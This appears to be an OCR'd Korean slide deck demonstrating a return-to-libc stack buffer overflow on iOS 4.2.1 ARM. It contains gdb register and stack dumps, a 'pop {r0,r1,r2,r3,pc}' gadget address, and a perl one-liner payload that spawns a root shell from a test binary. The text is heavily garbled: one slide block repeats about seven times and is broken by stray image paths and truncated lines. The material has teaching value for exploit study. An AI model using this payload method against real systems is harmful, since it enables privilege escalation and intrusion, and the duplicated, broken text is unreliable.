(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint3에서 main( )가 될 것 이다.
0x22bc 의 명령인 pop {r7, pc} 가 동작하면서 r7, pc 레지스터에 데이터가 들어가게 된다.

```
Breakpoint 3, 0x000022bc in main ()   // break when end function , pop {r7, pc}
(gdb) info registers
r0             0x0      0
r1             0x0      0
r2             0x2fdff260       803205728
r3             0x0      0
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff234       803205684
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff234       803205684
lr             0x32d1f2ed       852620013
pc             0x22bc   8892
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0, q = 0x0, j = 0x0,
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e = 0, a = 0, i = 0, f
(gdb) x/15x $sp
0x2fdff234:     0x2fdff1ec      0x3088a55c      0x32db0308      0x12341234
0x2fdff244:     0x32db0308      0x12341234      0x0000225c      0x2fdff200
0x2fdff254:     0x00000001      0x00000000      0x00002018      0x00001000
0x2fdff264:     0x00000001      0x2fdff2cc      0x00000000
(gdb) x/i 0x22bc
0x22bc <main+84>:       pop     {r7, pc}
(gdb)
```




(3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x32db0308       853213960
r1             0x12341234       305402420
r2             0x32db0308       853213960
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff250       803205712
lr             0x32d1f2ed       852620013
pc             0x225c   8796
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e
(gdb)
```




(3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x32db0308       853213960
r1             0x12341234       305402420
r2             0x32db0308       853213960
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff250       803205712
lr             0x32d1f2ed       852620013
pc             0x225c   8796
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e
(gdb)
```




(3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x32db0308       853213960
r1             0x12341234       305402420
r2             0x32db0308       853213960
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff250       803205712
lr             0x32d1f2ed       852620013
pc             0x225c   8796
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e
(gdb)
```




(3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x32db0308       853213960
r1             0x12341234       305402420
r2             0x32db0308       853213960
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff250       803205712
lr             0x32d1f2ed       852620013
pc             0x225c   8796
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e
(gdb)
```



(3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x32db0308       853213960
r1             0x12341234       305402420
r2             0x32db0308       853213960
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff250       803205712
lr             0x32d1f2ed       852620013
pc             0x225c   8796
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e
(gdb)
```

sp →

(3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x32db0308       853213960
r1             0x12341234       305402420
r2             0x32db0308       853213960
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff250       803205712
lr             0x32d1f2ed       852620013
pc             0x225c   8796
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e
(gdb)
```

register
/bin/sh
0x12341234
0x12341234
0x12341234
.....
system( )

sp →

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
/bin/sh
0x12341234
0x12341234
0x12341234
system( )
0x00000000

(3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x32db0308       853213960
r1             0x12341234       305402420
r2             0x32db0308       853213960
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff260       803205728
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff250       803205712
lr             0x32d1f2ed       852620013
pc             0x225c   8796
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0
  n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e
(gdb)
```

register
/bin/sh
0x12341234
0x12341234
0x12341234
.....
system( )

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
/bin/sh
0x12341234
0x12341234
0x12341234
system( )
0x00000000


(3) Exploitation

RTL 기법을 이용해서 /bin/sh이 실행 된 것은 볼 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC퇘? \꿇ㄴ? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(                                ers),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys                    test3.c
binshell1           dyld_decache     findbinsh        openSc                    test4
dump_dyld           env              findbinsh.c      payloa                    test4.c
dump_libSystem.B    env.c            libc_search.pl   payloa                 c  test5
dump_libSystem.B_2  find_fun         libgcc_dump.txt  systen                    test5.c
success RTL, execute shell
/bin/sh: line 6: success: command not found
```




(3) Exploitation

RTL 기법을 이용해서 /bin/sh이 실행 된 것은 볼 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC뙈? \꿣ᄂ? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(                                ers),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys                    test3.c
binshell1           dyld_decache     findbinsh        openSc                    test4
dump_dyld           env              findbinsh.c      payloa                    test4.c
dump_libSystem.B    env.c            libc_search.pl   payloa                 c  test5
dump_libSystem.B_2  find_fun         libgcc_dump.txt  systen                    test5.c
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



Demonstration

Thank You :)